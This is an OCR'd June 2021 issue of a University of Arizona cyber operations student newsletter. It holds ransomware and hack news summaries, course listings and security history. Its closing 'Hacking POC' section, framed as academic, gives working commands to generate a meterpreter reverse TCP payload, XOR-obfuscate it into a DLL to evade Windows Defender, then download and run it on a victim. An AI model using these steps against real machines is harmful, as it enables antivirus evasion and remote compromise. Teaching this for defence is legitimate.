
THE PACKET

SUMMER

JUNE 2021



IN THIS ISSUE

ART BY @ JUNIOR TEIXEIRA

THE UNIVERSITY OF ARIZONA

CYBER //PACKET READER SENSITIVE//MR

LETTER FROM THE EDITOR

A MESSAGE FROM PROFESSOR MICHAEL GALDE

--- BEGIN MESSAGE ---

Welcome to the **JUNE** issue of "**The PACKET**" produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde, and I am so ready for summer as it officially begins on the 20th. Last month was very educational if you have any interest in ransomware as the Colonial Pipeline company paid $4.4 million to retrieve a decryption key this makes me think I should consider a life in crime if it wasn't for the possibility of being thrown in jail and most likely being made an example out of as the FBI is likely very tired of these cyber groups. I am predicting that the hammer is going to fall hard on cybercriminal groups soon, as more organizations are falling into the victim category and law enforcement agencies are receiving increasing pressure to respond to these new threats. In more exciting news, last month DEF CON announced that the 29th year of its conference will be in person this year in August and that was the day I also decided to block off my calendar and found a ticket to Vegas as I am not going to miss another year of the largest cybersecurity conference. I also have a mighty need to head over to Fremont Street and go to Andiamo Steakhouse for the only place I have found to do a Steak Oscar just right in the southwest. I hope to see everyone that can attend and check out Fremont Street if you do. This year's theme for DEF CON is "Can't Stop the Signal". Cybersecurity is a passion that draws you to these unique challenges and no matter how seasoned you are, there is always more to learn. So go to DEF CON if you can, learn everything that you can and make connections with the industries best.

--- END MESSAGE ---

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKS OF THE MONTH

PAKISTAN-LINKED HACKERS ADDED NEW WINDOWS MALWARE TO ITS ARSENAL

Cybercriminals with suspected ties to Pakistan have been linked to a group called Transparent Tribe, also known as Operation C-Major, APT36, and Mythic Leopard, which has created fraudulent domains mimicking legitimate Indian military and defense organizations. The group mostly distributed the malware CrimsonRAT as the group's staple Windows implant, however, the group is believed to be responsible for the development and distribution of ObliqueRAT in early 2020 which is an indication they are expanding their Windows malware arsenal. The group has also moved away from just targets in India and has expanded to include targets in South Asia.

REVENGERAT AND AYSNCRAT TARGET AEROSPACE AND TRAVEL SECTORS

Microsoft Security Intelligence earlier this week tweeted out that it has been tracking a campaign of remote access trojans targeting the aerospace and travel industries with spear-phishing emails that distribute an actively developed loader, which then delivers RevengeRAT or AysncRAT.
"So, when the request to click on a link or open a document comes unexpectedly, there's a far higher chance that the new victim will fall for the scam. That's why all employees need to learn that phishing emails could come from people they know and trust, and simply relying on an email address, whether they recognize it or not, isn't enough.“ The attackers use the RATs for data theft, follow-on activity and additional payloads.

HACKS OF THE MONTH

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

TOSHIBA SUBSIDIARY CONFIRMS RANSOMWARE ATTACK

The European subsidiaries of Toshiba Tec Group said Friday that a cyberattack from a criminal gang had prompted the company to disconnect network connections between Japan and Europe to stop the spread of the malware. Toshiba Tec Group did not name DarkSide, which is both a type of ransomware and an Eastern European criminal syndicate that develops and sells access to the code to other criminals. An unnamed company Toshiba Tec spokesperson told CNBC that DarkSide criminal group appeared to be responsible for the incident. The French subsidiary of Toshiba Tec said in a tweet Friday that it was the target of a ransomware attack on May 4.

ARREST, RAIDS TIED TO 'U-ADMIN' PHISHING KIT

Police in Ukraine carried out an arrest in connection with the author of a U-Admin. The operation was carried out in coordination with the FBI and authorities in Australia. The Ukrainian attorney general's office said it worked with the nation's police force to identify a 39-year-old man from the Ternopil region who developed a phishing package and special administrative panel for the product. According to the breakdown of the phishing toolkit, the U-Admin control panel isn't sold on its own, but rather it is included when customers contact the developer and purchase a set of phishing pages designed to mimic a specific brand - such as a bank website or social media platform.

‘CRYPTOGRAPHIC ATTESTATION OF PERSONHOOD’ COULD END CAPTCHAS FOREVER

Cloudflare research engineer Thibault Meunier estimates humanity collectively wastes roughly 500 years every day solving captchas. Cloudflare has designed a system called a Cryptographic Attestation of Personhood. While this is still somewhat laborious, it also in theory would help prove that you are a human, unlike CAPTCHAs. While CAPTCHAs are supposed to "Prove you're not a robot," tons of bots can easily break CAPTCHAs. "Over the years the web moved from simple CAPTCHAs based on text recognition against backgrounds to OCRing old books to identifying objects from pictures," Meunier said. These changes have made CAPTCHAs much less accessible for people with physical and cognitive impairments, a complete pain for anyone accessing the site on mobile, and they lean heavily on cultural knowledge of the CAPTCHA's creator. According to Cloudflare, their system is anonymous, safer, and less cumbersome than CAPTCHAs. “It takes a user on average 32 seconds to complete a CAPTCHA challenge. There are 4.6 billion global Internet users. We assume a typical Internet user sees approximately one CAPTCHA every 10 days, just for us to prove our humanity”

IRELAND'S HEALTH SERVICES HIT WITH $20 MILLION RANSOMWARE DEMAND

Ireland's health service are refusing to pay a $20 million ransom demand to the Conti ransomware gang after the hackers encrypted computers. Ireland's Health Service Executive, shut down all their IT systems on Friday after suffering a Conti ransomware attack. Conti further stated that they would provide a decryptor and delete the stolen data if a ransom of $19,999,000 is paid to the threat actors. The Conti ransomware operation is believed to be run by a Russia-based cybercrime group known as Wizard Spider. Other high-profile ransomware attacks conducted by Conti in the past include FreePBX developer Sangoma, IoT chip maker Advantech, Broward County Public Schools, and the Scottish Environment Protection Agency.

HACKERS SCAN FOR VULNERABLE DEVICES MINUTES AFTER BUG DISCLOSURE


Every hour, a threat actor starts a new scan on the public web for vulnerable systems, moving at a quicker pace than global enterprises when trying to identify serious vulnerabilities on their networks. The adversaries' efforts increase significantly when critical vulnerabilities emerge, with new internet-wide scans happening within minutes from the disclosure. Attackers are tireless in their quest for new victims and strive to win the race to attack a system before it's patched. According to Palo Alto Networks, companies identified one such issue every 12 hours, in stark contrast with the threat actors' mean time to inventory of just one hour. In some cases, adversaries increased the scan frequency to 15 minutes when news emerged about a remotely exploitable, critical bug in a networking device; and the rate dropped to five minutes after the disclosure of the ProxyLogon bugs in Microsoft Exchange Server and Outlook Web Access issues. Scanners don't see all devices on the network. The attackers' methods are rarely comprehensive and regularly fail to find all vulnerable infrastructure of a given organization


IT'S TIME TO PREPARE FOR A RISE IN INSIDER THREATS

A survey from the Ponemon Institute recently found that insider threats increased by 47 percent from 2018 to 2020. The cost of insider threat incidents also rose by 31 percent from $8.76 to $11.45 million during the same time period. Much of the time, insider threats include malicious external users who have gained access to legitimate credentials and are, as a result, able to get inside the organization. A more common form of insider threat comes from careless employee mistakes, such as choosing to circumvent specified security procedures, leading to bad decisions like storing sensitive data on unsecured personal devices for convenience while working from home, as well as falling victim to phishing schemes.

CYBV-474 Advanced Analytics for Security Operations

Provides students an in-depth hands-on experience applying Python along with key AI methods (Natural Language Processing, Machine Learning Methods, Expert Decision Making …) to real-world cybersecurity challenges.





Key Outcomes

Visualizing

Research & Experimentation

Examining Natural Language

Pandas, DataFrames Naive Bayes, Nearest Neighbor, Tensors

Leveraging Python Core

Applying Native Libraries


Examining Cybersecurity Challenges

Defensive and Offensive Considerations

CYBV-475 Cyber Deception

Provides students and in-depth hands-on experience into defensive and offensive cyber deception methods and techniques.

The course investigates the use of fake news, fake images, deep fake video and audio, advanced data hiding methods, covert communications and tagging. Students will learn how to apply decoys, traps and lures in support of active cyber defense.




SIGN UP FOR CLASSES SOON


NOTE FROM YOUR ADVISORS

SUMMER AND FALL 2021 ENROLLMENT ARE OPEN. COURSES OFTEN FILL QUICKLY, SO ENROLL EARLY TO GET THE BEST SELECTION! PLEASE TOUCH BASE WITH YOUR ACADEMIC ADVISOR TO VERIFY THE COURSES YOU PLAN ON TAKING ARE IN LINE WITH YOUR DEGREE PLAN. YOU CAN ALSO SCHEDULE AN APPOINTMENT WITH THEM IF YOU NEED ADDITIONAL SUPPORT WITH YOUR SUMMER AND/OR FALL ENROLLMENT. ADVISOR CONTACT INFORMATION CAN BE FOUND HERE: HTTPS://AZCAST.ARIZONA.EDU/STUDENT-SERVICES/ADVISING/MEET-YOUR-ADVISOR

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

CAT #	COURSE	Books
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	Book
CYBV 310	INTRO SECURITY PROGRAMMING I	Book
CYBV 311	INTRO SECURITY PROGRAMMING II	Book
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	Book
CYBV 329	CYBER ETHICS	Book
CYBV 385	INTRO TO CYBER OPERATIONS	Book
CYBV 400	ACTIVE CYBER DEFENSE	Book 1, Book 2
CYBV 435	CYBER THREAT INTELLIGENCE	Book 1, Book 2, Book 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book 1, Book 2
CYBV 480	CYBER WARFARE	BOOK 1, BOOK 2





SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

FALL SCHEDULE 2021

CAT #	COURSE	BOOKS
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	BOOK
CYBV 302	LINUX SECURITY ESSENTIALS	PENDING BOOK SELECTION
CYBV 303	WINDOWS SECURITY ESSENTIALS	PENDING BOOK SELECTION
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	BOOK
CYBV 326	INTRO METHODS OF NETWORKING ANALYSIS	BOOK
CYBV 329	CYBER ETHICS	BOOK
CYBV 354	PRINCIPLES OPEN-SOURCE INTEL	BOOK
CYBV 381	INCIDENT RESPONSE TO DIGITAL FORENSICS	BOOK
CYBV 385	INTRODUCTION TO CYBER OPERATIONS	BOOK
CYBV 388	CYBER INSTIGATIONS AND FORENSICS	BOOK 1, BOOK 2
CYBV 400	ACTIVE CYBER DEFENSE	BOOK 1, BOOK 2
CYBV 435	CYBER THREAT INTELLIGENCE	BOOK 1, BOOK 2, BOOK 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book 1, Book 2

FALL SCHEDULE 2021

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

CAT #	COURSE	BOOKS
CYBV 437	DECEPTION & COUNTER-DECEPTION	BOOK
CYBV 450	INFORMATION WARFARE	BOOK 1
CYBV 454	MALWARE THREATS & ANALYSIS	BOOK
CYBV 460	PRINCIPLES OF ZERO TRUST NETWORKS	PENDING BOOK SELECTION
CYBV 471	ASSEMBLY LANG PROG FOR SEC PROF	BOOK
CYBV 473	VIOLENT PYTHON	BOOK 1, BOOK 2
CYBV 474	ADVANCED ANALYTICS FOR SEC OPS	BOOK 1, BOOK 2
CYBV 477	ADVANCED COMPUTER FORENSICS	PENDING BOOK SELECTION
CYBV 479	WIRELESS NETWORKING AND SECURITY	PENDING BOOK SELECTION
CYBV 480	CYBER WARFARE	BOOK 1, BOOK 2
CYBV 481	SOCIAL ENGINEERING ATTACKS & DEFENSES	PENDING BOOK SELECTION
CYBV 498	CYBER OPERATIONS SENIOR CAPSTONE	PENDING BOOK SELECTION

BEFORE YOU KNOW WHERE YOU GO, YOU NEED TO KNOW WHERE YOU CAME FROM

CYBER SECURITY HISTORY

DEFCON 01 – THE START OF A REVOLUTION

Once upon a time, a man named Jeff Moss (DarkTangent) put together a party in Vegas for his friend who leaving one of his old message boards. The friend was unable to attend at the last minute, but the party was set so Jeff invited other hacker buddies for fun in Vegas. This was not planned to be an annual event but it was so well received was repeated the next year as a hacker conference. The largest cyber security conference is now in its 29th year and will take place in Vegas in early August. My favorite event at DEFCON is the SKYTALKS which are off the record as to avoid any NDA / contracting issues where you get the real inside story of a cyber events history.

JUNE 9, 1993

CABIR WORM – THE START OF MOBILE MALWARE

CABIR was not really a malware package as you would expect because it was not initially created to be released in the wild but was created and released to Anti-Virus vendors as a proof-of-concept worm. CABIR was made to infect Symbian OS devices which were also known as Nokia devices by its Bluetooth connection. When a phone is infected with CABIR, the message "Caribe" is displayed on the phone's display and is displayed every time the phone is turned on. The worm then attempts to spread to other phones in the area using wireless Bluetooth signals. It is believed to be the first computer worm that can infect cell phones. The worm tries to send itself to all Bluetooth enabled devices that support the "Object Push Profile", which can also be non-Symbian phones, desktop computers or even printers. The worm spreads as a .sis file installed in the Apps directory. CABIR does not spread if the user does not accept the file-transfer or does not agree with the installation, though some older phones would keep displaying popups. MABIR, a variant of CABIR, can spread not only via Bluetooth but also via MMS which infects users who are outside the 10m range of Bluetooth

JUNE 15, 2005

STUXNET – THE START OF ADVANCED MALWARE

The STUXNET worm was at first identified by the security company VirusBlokAda in mid-June 2010. The reason for the discovery at this time is attributed to the virus accidentally spreading beyond its intended target due to a programming error. After further analysis, Kaspersky Lab experts at first estimated that Stuxnet started spreading around March or April 2010, but the first variant of the worm appeared in June 2009. Security researchers at Symantec have uncovered a version that was used to attack Iran's nuclear program in November 2007, being developed as early as 2005. The beginning of this worm is still disputed but the current version that we identify as STUXNET is believed to have been released in June 2009. The entirety of the Stuxnet code has not yet been disclosed, but its payload attacks systems with variable-frequency drives used in nuclear centrifuges within the Iranian nuclear program. Experts believe that Stuxnet required the largest and costliest development effort in malware history. STUXNET was a delaying technique to bring Iran to the negotiating table to remove the threat of a new nuclear entity within the region. It is unknown what groups were behind the development of STUXNET but is believed to be the United States and Israel.

23 JUNE 2009

1/3

DEPLOY SHELLCODE USING PYTHON AND SIMPLE XOR ENCRYPTION

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

First, let me explain what is shellcode. Shellcode is a small piece of code that exploits a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. The shellcode is usually easy to identify and protect against with the use of signatures if a patch is not possible. The reasons a patch may not be possible is because the patch would cause functionality issues, a feature would be disabled or degraded, or the patch would open additional vulnerabilities that would need to be mitigated. Operating systems may have vulnerabilities that are unable to be patched so other mitigations would need to be applied to protect the machine. One of those mitigations may be utilizing an anti-virus solution looking for this shell code in a signature database. This is a very simplistic introduction to shellcode and many items have been glossed over but this will cover what we need to know for this exercise. The next item we need to introduce is Metasploit, Metasploit is a collection of vulnerabilities that can be used to compromise a machine or a connected device. Metasploit has a collection of Windows, OSX and Linux vulnerabilities that are not able to be patched and can be ran on a compromised machined. The vulnerability we will run in this example is a reverse TCP shell within windows. If you can compromise a machine, you can establish a reverse TCP connection to send and receive commands to the compromised machine. The problem is, how do we compromise a machine and get our code to run on it to set up this connection. Well for this we will use Charlotte to achieve our goals.

CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. THIS SERIES IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS... IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

2/3

DEPLOY SHELLCODE USING PYTHON AND SIMPLE XOR ENCRYPTION

When you are attempting to deploy malicious shellcode on a machine in a red team engagement for example, you are likely to be caught by Microsoft Windows Defender. Usually installed by default, Windows Defender uses signatures to detect most known threats identified by Microsoft and its many partners. For a regular user this is a good simple protection mitigation that provides a level of protection that most users would benefit from. The problem for us however is that this mitigation would detect our shellcode and our attempt to create a reverse TCP connection. To get around this we can use our best friend in hiding information, encryption. The type of encryption that we want is something simple and lightweight so that any machine we want to compromise can easily decode our malicious code. "Exclusive or" or XOR is a mathematical operation and is represented by the symbol $\oplus$. Now a very simplistic way to look at XOR is using 4 concepts. These are Commutative, Associative, Identity element and self-inverse. In commutative, if you were to XOR element A with element B then that will be the same as XORing element B with element A as displayed in this example ($A \oplus B = B \oplus A$)

Associative allows you to chain the values together, an example of this could be represented with the following ($A \oplus (B \oplus C) = (A \oplus B) \oplus C$)

An Identity element simply means anything that you XOR with 0 will remain unchanged ($A \oplus 0 = A$)

With Self-inverse any value you XOR with itself will be a zero ($A \oplus A = 0$).

Now that the XOR operation has been explained, this is what we are going to focus on when we attempt to launch our malicious shell code into our victim machine. Charlotte will simply encode the shellcode into an encryption that will simply not match any signature. Charlotte will generate a random key that is 8 to 15 characters long and will XOR this with our malicious code. Once the malicious package has been opened by our victim the process will simply reverse itself to run as expected.

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

3/3

DEPLOY SHELLCODE USING PYTHON AND SIMPLE XOR ENCRYPTION

To begin we first need to clone the GitHub code using the command GIT and install the Microsoft Windows PE application helper to generate windows code.

git clone https://github.com/9emin1/charlotte.git && apt-get install mingw-w64*

Next, we will go into the charlotte folder, and we will create our shellcode with MSFvenom Payload Creator (MSFPC).

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=$YOUR_IP LPORT=$YOUR_PORT -f raw > beacon.bin


This action will generate a beacon.bin file. You will need to identify your IP address and the port you are going to monitor. This command will create a shellcode using the Metasploit reverse TCP module which will then be used as our input for charlotte.

Finally, we need to create our encoded payload using charlotte.

python charlotte.py

The payload is now a .dll file which when allowed to run will create a reverse TCP connection that can be used to communicate with the machine.

It is worth noting that a key more than 16 bytes will be flagged by Windows Defender, so the author has made Charlotte generate a key between 8- and 15-byte size.



```
 |                                                                                   |
 -------------------------------------------------------------------------------------

# v1.0

###############################################################################################
#
#  Author: Jinkun Ong @https://twitter.com/sec_9emin1
#
#
#  C++ .DLL shellcode launcher with -
#          - dynamic calling of Win32 API calls,
#          - payload encryption in XOR, encrypted Win32 API calls naming                      #
#          - randomised function, variable names, export entry point                         #
#          - fully dynamic per build                                                         #
#                                                                                            #
#  ** References:                                                                            #
#   Many thanks to Sektor7 Red Team Operator: Malware Development Essentials Course - Recommended   #
#   (https://institute.sektor7.net/red-team-operator-malware
#
############################################################################


[*]                       Initialising charlotte()
[*]                       Generating XOR Keys...
[*]                       Replacing data in template.cpp...
[*]                       charlotte.cpp generated!
[*]                       Completed - Compiling charlotte.dll
[*]                       Cross Compile Success!
[*]                       Removing charlotte.cpp...
[*]                       Execute on your Windows x64 victim wi
[*]                       rundll32 charlotte.dll, XStLOobfBEJpI


root@workstation-1906:~/charlotte/working-v1.0#
```

```
PS C:\Users\ojk\Desktop\demo> wget http://192.168.10.123/charlotte.dll -O charlotte.dll
PS C:\Users\ojk\Desktop\demo> rundll32 charlotte.dll, XStLOobfBEJpINfb
PS C:\Users\ojk\Desktop\demo>
```

```
Payload options (windows/x64/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
